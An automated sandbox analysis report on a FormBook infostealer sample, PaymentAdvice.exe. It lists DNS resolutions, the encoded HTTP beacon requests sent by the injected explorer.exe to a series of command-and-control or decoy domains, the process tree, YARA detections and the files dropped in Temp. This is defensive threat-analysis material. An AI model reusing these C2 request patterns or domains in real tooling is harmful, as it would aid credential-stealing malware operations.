Apr 8, 2021 12:40:12.952780008 CEST	8.8.8.8	192.168.2.5	0xe779	No error (0)	www.unmanglement.com	unmanglement.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:40:12.952780008 CEST	8.8.8.8	192.168.2.5	0xe779	No error (0)	unmanglement.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:18.154184103 CEST	8.8.8.8	192.168.2.5	0x9edb	No error (0)	www.plataformaporelmarcanario.com		52.142.208.184	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:24.595102072 CEST	8.8.8.8	192.168.2.5	0x8fd	No error (0)	www.dajiangzhibo12.com		104.21.85.234	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:24.595102072 CEST	8.8.8.8	192.168.2.5	0x8fd	No error (0)	www.dajiangzhibo12.com		172.67.212.23	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:29.739094973 CEST	8.8.8.8	192.168.2.5	0x99ca	No error (0)	www.saturnkorp.net		75.126.101.233	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:35.161880970 CEST	8.8.8.8	192.168.2.5	0xfaf9	No error (0)	www.sgdivergence.com		199.59.242.153	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:40.748974085 CEST	8.8.8.8	192.168.2.5	0xb87	No error (0)	www.weatherdekniagara.com		154.90.117.58	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:47.159715891 CEST	8.8.8.8	192.168.2.5	0x9491	No error (0)	www.vtz6whu5254xb1.xyz		49.156.179.238	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.abolishlawinforcement.com
- www.webinast.com
- www.puebloregentseniorliving.com
- www.brandschutzglas.com
- www.hispanicalinguablog.com
- www.unmanglement.com
- www.plataformaporelmarcanario.com
- www.dajiangzhibo12.com
- www.saturnkorp.net
- www.sgdivergence.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49729	66.96.162.131	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:40.904516935 CEST	5495	OUT	GET /c22b/?GPi8=1dQaaDtLo4hIlhJ7DhM80GCvP8/I8CX19D0/9AsPWTSM5A4Y138dKjOlANUgqZ625A7c&ary=t XLpzhFpgBj4m HTTP/1.1 Host: www.abolishlawinforcement.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:39:41.035171032 CEST	5498	IN	HTTP/1.1 302 Found Date: Thu, 08 Apr 2021 10:39:40 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 323 Connection: close Server: Apache/2 Location: https://www.abolishlawinforcement.com/c22b/?GPi8=1dQaaDtLo4hIlhJ7DhM80GCvP8/I8CX19D0/9AsPW TSM5A4Y138dKjOlANUgqZ625A7c&ary=tXLpzhFpgBj4m Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:39:40 GMT Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 62 6f 6c 69 73 68 6c 61 77 69 6e 66 6f 72 63 65 6d 65 6e 74 2e 63 6f 6d 2f 63 32 32 62 2f 3f 47 50 69 38 3d 31 64 51 61 61 44 74 4c 6f 34 68 49 6c 68 4a 37 44 68 4d 38 30 47 43 76 50 38 2f 49 38 43 58 31 39 44 30 2f 39 41 73 50 57 54 53 4d 35 41 34 59 31 33 38 64 4b 6a 4f 6c 41 4e 55 67 71 5a 36 32 35 41 37 63 26 61 6d 70 3b 61 72 79 3d 74 58 4c 70 7a 68 46 70 67 42 6a 34 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49730	35.214.93.182	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:46.122944117 CEST	5504	OUT	GET /c22b/?GPi8=1WYFPCFAa+jpHIB9BnILU4C06qq5pGhvLsRWbgBa8h/dn7fbRDy+A9fX1Fi0Jb7woXre&ary=t XLpzhFpgBj4m HTTP/1.1 Host: www.webinast.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:39:46.172902107 CEST	5505	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 08 Apr 2021 10:39:46 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 334 Connection: close Location: https://www.webinast.com/c22b/?GPi8=1WYFPCFAa+jpHIB9BnILU4C06qq5pGhvLsRWbgBa8h/dn7fbRDy+A9 fX1Fi0Jb7woXre&ary=tXLpzhFpgBj4m Host-Header: 6b7412fb82ca5edfd0917e3957f05d89 X-Proxy-Cache: MISS X-Proxy-Cache-Info: 0 NC:000000 UP: Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 77 65 62 69 6e 61 73 74 2e 63 6f 6d 2f 63 32 32 62 2f 3f 47 50 69 38 3d 31 57 59 46 50 43 46 41 61 2b 6a 70 48 49 42 39 42 6e 49 4c 55 34 43 30 36 71 71 35 70 47 68 76 4c 73 52 57 62 67 42 61 38 68 2f 64 6e 37 66 62 52 44 79 2b 41 39 66 58 31 46 69 30 4a 62 37 77 6f 58 72 65 26 61 6d 70 3b 61 72 79 3d 74 58 4c 70 7a 68 46 70 67 42 6a 34 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49731	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:51.402147055 CEST	5506	OUT	GET /c22b/?GPi8=nmIfUlNr6AQSQgrNMPV2VDC5u2FNL4+2gZJ90khVvz7x9MdM6XesChhiT43O23KpZGxC&ary=tXLpzhFpgBj4m HTTP/1.1 Host: www.puebloregentseniorliving.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:39:51.606599092 CEST	5506	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Thu, 08 Apr 2021 10:39:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://www.holidayseniorliving.com/senior-apartments/colorado/pueblo-regent?GPi8=nmIfUlNr6AQSQgrNMPV2VDC5u2FNL4+2gZJ90khVvz7x9MdM6XesChhiT43O23KpZGxC&ary=tXLpzhFpgBj4m Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49732	81.19.159.73	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:40:02.025681973 CEST	5507	OUT	GET /c22b/?GPi8=3e8gwkl9NTrwQEJIdtc/OIQW/HZWnYYyjZ9yyX4Ij6bEtyT7BmhmgR072GygdN+xOVfM&ary=tXLpzhFpgBj4m HTTP/1.1 Host: www.brandschutzglas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:40:02.060216904 CEST	5508	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:40:02 GMT Server: Apache Location: https://www.brandschutzglas.com/c22b/?GPi8=3e8gwkl9NTrwQEJIdtc/OIQW/HZWnYYyjZ9yyX4Ij6bEtyT7BmhmgR072GygdN+xOVfM&ary=tXLpzhFpgBj4m Content-Length: 341 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 72 61 6e 64 73 63 68 75 74 7a 67 6c 61 73 2e 63 6f 6d 2f 63 32 32 62 2f 3f 47 50 69 38 3d 33 65 38 67 77 6b 6c 39 4e 54 72 77 51 45 4a 49 64 74 63 2f 4f 49 51 57 2f 48 5a 57 6e 59 59 79 6a 5a 39 79 79 58 34 49 6a 36 62 45 74 79 54 37 42 6d 68 6d 67 52 30 37 32 47 79 67 64 4e 2b 78 4f 56 66 4d 26 61 6d 70 3b 61 72 79 3d 74 58 4c 70 7a 68 46 70 67 42 6a 34 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49733	108.167.140.96	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:40:07.392082930 CEST	5509	OUT	GET /c22b/?GPi8=HpleEjmznmAp1mnh3ErPpAEFAwO205ds9NqRbSfPQGhA2yUrvNOqRplXRPY5sqn9sB27&ary=tXLpzhFpgBj4m HTTP/1.1 Host: www.hispanicalinguablog.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:40:08.338521957 CEST	5510	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:40:08 GMT Server: nginx/1.19.5 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://hispanicalinguablog.com/c22b/?GPi8=HpleEjmznmAp1mnh3ErPpAEFAwO205ds9NqRbSfPQGhA2yUrvNOqRplXRPY5sqn9sB27&ary=tXLpzhFpgBj4m X-Endurance-Cache-Level: 2 X-Server-Cache: true X-Proxy-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49736	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:40:12.968741894 CEST	5530	OUT	GET /c22b/?GPi8=SZiv1CvNDlpERXMbnn5ZLbcWCJQi367u53ErGxikwJhkUqcV+jft+FDyZI7mP4A7IH+s&ary=t XLpzhFpgBj4m HTTP/1.1 Host: www.unmanglement.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:40:13.082386017 CEST	5530	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 10:40:13 GMT Content-Type: text/html Content-Length: 275 ETag: "6063a886-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49737	52.142.208.184	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:40:18.180222988 CEST	5531	OUT	GET /c22b/?GPi8=zx0k4ABwBL0XDo/z29LcJNBul5/He8j/Xs403vcVS0JFFGbo2Kaumu3jNTCDwIeMd1g7&ary=t XLpzhFpgBj4m HTTP/1.1 Host: www.plataformaporelmarcanario.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49738	104.21.85.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:40:24.619865894 CEST	5532	OUT	GET /c22b/?GPi8=5+EjqSxxsqb+AO0KDJIwjNuki1nPzn2WfN0f4mrczTU8JzwykOabyZiChtG34yjy1Q0j&ary=tXLpzhFpgBj 4m HTTP/1.1 Host: www.dajiangzhibo12.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:40:24.656661034 CEST	5533	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:40:24 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:40:24 GMT Location: https://www.dajiangzhibo12.com/c22b/?GPi8=5+EjqSxxsqb+AO0KDJIwjNuki1nPzn2WfN0f4mrczTU8Jzwy kOabyZiChtG34yjy1Q0j&ary=tXLpzhFpgBj4m cf-request-id: 0952aab4340000060534b94000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=sRvM3g118sqIQBsa2bs Ic7O3QG%2FF3OJi%2B5MHPf3DpyVFNjqMj6brJU2W%2ByxaS2SKHnIfyi3uhVus7xTtchAIR8o5rvHUXPT%2BFkHI7 cfSl6iy7l4zcDkm"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63cae099ed420605-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49739	75.126.101.233	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:40:29.885621071 CEST	5534	OUT	GET /c22b/?GPi8=IngE1hDMC0iOqAB1zwheuQ4ABgAGAsEfCrT5hUpQaIJD49WyqmbZ7MrR+3GjstBYa8fc&ary=t XLpzhFpgBj4m HTTP/1.1 Host: www.saturnkorp.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:40:30.030370951 CEST	5534	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 08 Apr 2021 10:40:29 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49740	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:40:35.274482965 CEST	5535	OUT	GET /c22b/?GPi8=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ71wwJK0guSYZ&ary=t XLpzhFpgBj4m HTTP/1.1 Host: www.sgdivergence.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:40:35.386007071 CEST	5536	IN	HTTP/1.1 200 OK Server: openresty Date: Thu, 08 Apr 2021 10:40:35 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_krJKxvoEtf15lUs2P5mAQq5TZaYYNajKZmmm E6A9Q0EVcBQ8bZrmX79LcThPHtKxYSWGnORZpnzigiOJ3nbBqA== Data Raw: 65 65 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 6b 72 4a 4b 78 76 6f 45 74 66 31 35 6c 55 73 32 50 35 6d 41 51 71 35 54 5a 61 59 59 4e 61 6a 4b 5a 6d 6d 6d 45 36 41 39 51 30 45 56 63 42 51 38 62 5a 72 6d 58 37 39 4c 63 54 68 50 48 74 4b 78 59 53 57 47 6e 4f 52 5a 70 6e 7a 69 67 69 4f 4a 33 6e 62 42 71 41 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ee4<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_krJKxvoEtf15lUs2P5mAQq5TZaYYNajKZmmmE6A9Q0EVcBQ8bZrmX79LcThPHtKxYSWGnORZpnzigiOJ3nbBqA==" ><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content= "width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/> </head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><! [endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascri pt">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.a sync=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Code Manipulations

Statistics

Behavior



PaymentAdvice.exe
PaymentAdvice.exe
explorer.exe
msiexec.exe
cmd.exe
conhost.exe

Click to jump to process

System Behavior

Analysis Process: PaymentAdvice.exe PID: 2852 Parent PID: 5752

General

Start time:	12:38:35
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PaymentAdvice.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PaymentAdvice.exe'
Imagebase:	0x400000
File size:	357134 bytes
MD5 hash:	91937D3F9E93657C18129FF519B7F340
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.237687688.0000000002680000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.237687688.0000000002680000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.237687688.0000000002680000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsj41C3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\9c4j8z4frqpd7zc1x010	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\v1q9hgnkdhn69j4o932	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nse41F3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nse41F3.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nse41F3.tmp\ic4muy4.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
